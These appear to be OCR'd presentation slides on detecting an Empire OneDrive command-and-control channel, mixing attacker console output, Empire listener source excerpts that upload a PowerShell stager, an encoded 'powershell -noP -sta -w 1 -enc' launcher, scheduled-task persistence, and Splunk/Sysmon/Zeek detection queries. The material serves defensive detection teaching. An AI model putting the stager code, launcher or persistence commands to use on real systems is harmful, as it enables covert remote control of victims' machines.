


- Attacker sends command through C2 channel using OneDrive

```
> (empireadmin) $RegPath = 'HKCU:\Software\Microsoft\Windows\CurrentVersion\debug';$parts = $RegPath.split('\');$pat
  SUCCESS: The scheduled task "Updater-beacon" has successfully been created.
 Schtasks persistence established using listener onedrive stored in HKCU:\Software\Microsoft\Windows\CurrentVersion\debug with Updater-beacon daily trigger at 09:00.
```

https://www.bc-security.org/post/using-the-onedrive-listener-in-empire-3-1-3/

C2 ONEDRIVE – DETECTION (MITRE ATT&CK T1059.001)



MITRE | ATT&CK®

Matrices Tactics Techniques Mitigations Groups Software Resources Blog Contribute Search

Register to stream the first session of ATT&CKcon Power Hour October 9th

TECHNIQUES

- PRE-ATT&CK
- Enterprise
  - Initial Access
  - Execution
    - Command and Scripting Interpreter
      - PowerShell
      - AppleScript
      - Windows Command Shell
      - Unix Shell
      - Visual Basic
      - Python
      - JavaScript/JScript
    - Exploitation for Client Execution

Home > Techniques > Enterprise > Command and Scripting Interpreter > PowerShell

Command and Scripting Interpreter: PowerShell

Other sub-techniques of Command and Scripting Interpreter (7)

Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. [1] Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the `Start-Process` cmdlet which can be used to run an executable and the `Invoke-Command` cmdlet which runs a command locally or on a remote computer (though administrator permissions are required to use PowerShell to connect to remote systems).

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.

A number of PowerShell-based offensive testing tools are available, including Empire, PowerSploit, PoshC2, and PSAttack.[2]

PowerShell commands/scripts can also be executed without directly invoking the `powershell.exe` binary through interfaces to PowerShell's underlying `System.Management.Automation` assembly DLL exposed through the .NET framework and Windows Common Language Interface (CLI). [3][4][5]

ID: T1059.001
Sub-technique of: T1059
Tactic: Execution
Platforms: Windows
Permissions Required: Administrator, User
Data Sources: DLL monitoring, File monitoring, Loaded DLLs, PowerShell logs, Process command-line parameters, Process monitoring, Windows event logs
Supports Remote: Yes
Contributors: Praetorian
Version: 1.0
Created: 09 March 2020
Last Modified: 24 June 2020

Version Permalink


https://attack.mitre.org/techniques/T1059/001/

C2 ONEDRIVE – DETECTION (POWERSHELL | SPLUNK)

EventCode=3
Network Connection

Command & Scripting Interpreter: Powershell

- PowerShell execution with network connection towards to 13.107.43.12 (Kali instance in Azure)



_time	RuleName	ComputerName	DestinationIp	ProcessId	ProcessGuid	Image
2020-10-02 10:12:42	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.42.12	5108	{DC9861F0-8DF3-5F76-5208-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 10:01:04	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.43.12	2368	{DC9861F0-8EAB-5F76-6908-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 10:00:56	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.43.12	5108	{DC9861F0-8DF3-5F76-5208-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 10:00:55	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	20.190.140.51	5108	{DC9861F0-8DF3-5F76-5208-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 09:48:18	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.43.12	5108	{DC9861F0-8DF3-5F76-5208-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 09:36:30	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.43.12	2368	{DC9861F0-8EAB-5F76-6908-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 09:31:19	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.43.12	2368	{DC9861F0-8EAB-5F76-6908-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 09:25:28	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.43.12	5108	{DC9861F0-8DF3-5F76-5208-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 09:25:28	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.43.12	2368	{DC9861F0-8EAB-5F76-6908-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 09:25:27	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	20.190.140.51	5108	{DC9861F0-8DF3-5F76-5208-000000000700}	C:\Windows\System32\WindowsPowerShell

C2 ONEDRIVE – DETECTION (SYSMON| SPLUNK)

EventCode=22
DNSEvent (DNS query)

New Search

Save As ▾ Close

```
index=sysmon EventCode=22 Image=*powershell.exe ComputerName=wef.windomain.local | table _time, ComputerName, Image, QueryName, QueryResults,
```

Date time range ▾

✓ 29 events (10/1/20 2:18:55.104 AM to 10/2/20 10:13:46.832 AM) No Event Sampling ▾ Job ▾ Smart Mode ▾

Events Patterns Statistics (29) Visualization

100 Per Page ▾ Format Preview ▾

_time	ComputerName	Image	QueryName	QueryResults
2020-10-01 14:24:32	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	WEF	10.0.2.15;192.168.38.103;
2020-10-01 14:17:50	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	public.dm.files.1drv.com	type: 5 l-0003.dc-msedge.net;::ffff:13.107.43.12;
2020-10-01 14:17:25	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	9a50na.dm.files.1drv.com	type: 5 l-0003.dc-msedge.net;::ffff:13.107.43.12;
2020-10-01 14:17:24	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	api.onedrive.com	type: 5 l-0003.dc-msedge.net;::ffff:13.107.43.12;
2020-10-01 14:07:29	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	dc	::ffff:192.168.38.102;::ffff:10.0.2.15;
2020-10-01 14:06:28	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	wef	::1;::ffff:10.0.2.15;::ffff:192.168.38.103;
2020-10-01 14:00:03	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	live.sysinternals.com	type: 5 sysinternalvmssip.uksouth.cloudapp.azure.com;::ffff:51.11.30.100;
2020-10-01 13:59:12	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	github-production-release-asset-2e65be.s3.amazonaws.com	type: 5 s3-1-w.amazonaws.com;::ffff:52.216.128.59;
2020-10-01 13:59:12	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	github.com	::ffff:140.82.121.3;
2020-10-01 13:59:10	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	api.github.com	::ffff:140.82.121.6;
2020-10-02 09:25:29	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	public.dm.files.1drv.com	type: 5 l-0003.dc-msedge.net;::ffff:13.107.43.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	public.dm.files.1drv.com	type: 5 l-0003.dc-msedge.net;::ffff:13.107.43.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	public.dm.files.1drv.com	type: 5 l-0003.l-msedge.net;::ffff:13.107.42.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	9a50na.dm.files.1drv.com	type: 5 l-0003.l-msedge.net;::ffff:13.107.42.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	api.onedrive.com	type: 5 l-0003.l-msedge.net;::ffff:13.107.42.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	WEF	10.0.2.15;192.168.38.103;
		m32\WindowsPowerShell\v1.0\powershell.exe	public.dm.files.1drv.com	type: 5 l-0003.l-msedge.net;::ffff:13.107.42.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	9a50na.dm.files.1drv.com	type: 5 l-0003.l-msedge.net;::ffff:13.107.42.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	api.onedrive.com	type: 5 l-0003.l-msedge.net;::ffff:13.107.42.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	WEF	10.0.2.15;192.168.38.103;

```
def upload_stager():
    ps_stager = self.generate_stager(listenerOptions=listener_options, language='powershell', token=token['access_token'])
    r = s.put("%s/drive/root:/%s/%s/%s:/content" % (base_url, base_folder, staging_folder, "STAGE0-PS.txt"),
              data=ps_stager, headers={"Content-Type": "application/octet-stream"})
    if r.status_code == 201 or r.status_code == 200:
        item = r.json()
        r = s.post("%s/drive/items/%s/createLink" % (base_url, item['id']),
                   json={"scope": "anonymous", "type": "view"},
                   headers={"Content-Type": "application/json"})
        stager_url = "https://api.onedrive.com/v1.0/shares/%s/driveitem/content" % r.json()['shareId']
        #Different domain for some reason?
        self.mainMenu.listeners.activeListeners[listener_name]['stager_url'] = stager_url

    else:
        print helpers.color("[!] Something went wrong uploading stager")
        message = r.content
        signal = json.dumps({
            'print' : True,
```

https://github.com/EmpireProject/Empire/blob/master/lib/listeners/onedrive.py

C2 ONEDRIVE – DETECTION (SYSMON| SPLUNK)

EventCode=1
Process Creation

New Search

Save As Close

```
index=sysmon EventCode=1 host=wef.windomain.local ParentCommandLine=*enc* CommandLine!="C:\\Windows\\system32\\wbem\\wmiprvse.exe -secured -Embedding" | table _time, host,
    CurrentDirectory, Image, ParentCommandLine, CommandLine,
```

Date time range

✓ 4 events (10/1/20 2:18:55.104 AM to 10/2/20 10:13:46.832 AM) No Event Sampling Job Smart Mode

Events Patterns Statistics (4) Visualization


100 Per Page Format Preview


	_time	host	CurrentDirectory	Image	ParentCommandLine
1	2020-10-01 14:24:31	wef.windomain.local	C:\Windows\system32\	C:\Windows\System32\whoami.exe	powershell -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBFAFIAUwBpAG8ATgBUAGEAYgBMAGUALgBQAFMAVgBlAHIAcwBpAG8ATgAuAE0AYQBKAG8AUgAgAC0ARwBlACAAMwApAHsA…
2	2020-10-01 14:24:31	wef.windomain.local	C:\Windows\system32\	C:\Windows\System32\whoami.exe	powershell -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBFAFIAUwBpAG8ATgBUAGEAYgBMAGUALgBQAFMAVgBlAHIAcwBpAG8ATgAuAE0AYQBKAG8AUgAgAC0ARwBlACAAMwApAHsA…
		wef.windomain.local	C:\Windows\system32\	C:\Windows\System32\whoami.exe	powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAFIAUwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBFAHIAUwBpAE8ATgAuAE0AYQBqAG8AcgAgAC0ARwBFACAAMwApAHsA…
		wef.windomain.local	C:\Windows\system32\	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAFIAUwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBFAHIAUwBpAE8ATgAuAE0AYQBqAG8AcgAgAC0ARwBFACAAMwApAHsA…

```
        'Value'         :   'staging'
    },
    'TaskingsFolder' : {
        'Description'   :   'The nested Onedrive taskings folder.',
        'Required'      :   True,
        'Value'         :   'taskings'
    },
    'ResultsFolder' : {
        'Description'   :   'The nested Onedrive results folder.',
        'Required'      :   True,
        'Value'         :   'results'
    },
    'Launcher' : {
        'Description'   :   'Launcher string.',
        'Required'      :   True,
        'Value'         :   'powershell -noP -sta -w 1 -enc '
    },
    'StagingKey' : {
        'Description'   :   'Staging key for intial agent negotiation.',
        'Required'      :   True,
        'Value'         :   'asdf'
    },
```

https://github.com/EmpireProject/Empire/blob/master/lib/listeners/onedrive.py

C2 ONEDRIVE – DETECTION (POWERSHELL | SPLUNK)





PowerShell Event Logs
EventID: 4103
CommandLine: "-noP –sta –w 1 –enc"

Empire Multi/Launcher Stager

- Adversary was able to deploy this payload to the victim's computer
- The script well then execute and connect to the empire control server
- The attacker will then be able to issue arbitrary commands and run Empire modules on the compromised system

C2 ONEDRIVE – BEACONING DETECTION (BRO / SPLUNK)

- Did you see some beaconing traffic here?
- Hard to detect due to its nature
- Defender's dilemma

```
index=zeek sourcetype="bro:dns:json" src_ip=192.168.38.104 dest_ip=192.168.38.102 query=public.dm.files.1drv.com | table _time, src_ip, dest_ip, query, uid, id.orig_p, ts, trans_id
```

Last 7 days

✓ 18 events (9/24/20 11:00:00.000 PM to 10/1/20 11:59:54.000 PM) No Event Sampling

